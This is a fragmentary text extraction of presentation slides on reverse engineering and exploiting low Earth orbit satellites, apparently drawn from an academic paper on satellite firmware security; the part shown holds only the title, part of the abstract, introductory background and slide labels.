



Cracking the Final Frontier

Reverse Engineering and Exploiting
Low Earth Orbit Satellites

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- PhD Student
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Space Odyssey

Space Odyssey: An Experimental Software Security Analysis of Satellites

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Distinguished
Paper Award

Abstract—Satellites are an essential aspect of our modern society and have contributed significantly to the way we live today, most notable through modern telecommunications, global positioning, and Earth observation. In recent years, and especially in the wake of the *New Space Era*, the number of satellite deployments has seen explosive growth. Despite its critical importance, little academic research has been conducted on satellite security and, in particular, on the security of onboard firmware. This lack likely stems from by now outdated assumptions on achieving security by obscurity, effectively preventing meaningful research on satellite firmware.

In this paper, we first provide a taxonomy of threats

in 2022 [2]. The vast majority of these satellites form mega-constellations like *Starlink*, which plans to launch more than 40,000 satellites in the coming years [3].

Small satellites [4] are at the heart of this *New Space Era* as their size and the widespread use of Commercial off-the-shelf (COTS) components makes them affordable even for small institutions. Furthermore, they cover a broad spectrum of use cases ranging from commercial applications (like Earth observation, machine-to-machine communication, and Internet services) to research applications, such as technology testing, weather and earthquake forecasting, and even interplanetary missions [5]–[8].

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Applications



Telecommunications



Global Positioning




Earth Observation



Research



Technology Testing



Satellite Orbits



Satellite Orbits



Satellite Orbits




Radiation Belt



Satellite Orbits



LEO
160 - 2k km



Radiation Belt



Satellite Orbits



Satellite Orbits



Satellite Orbits




Context

Space Segment




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
Space Segment



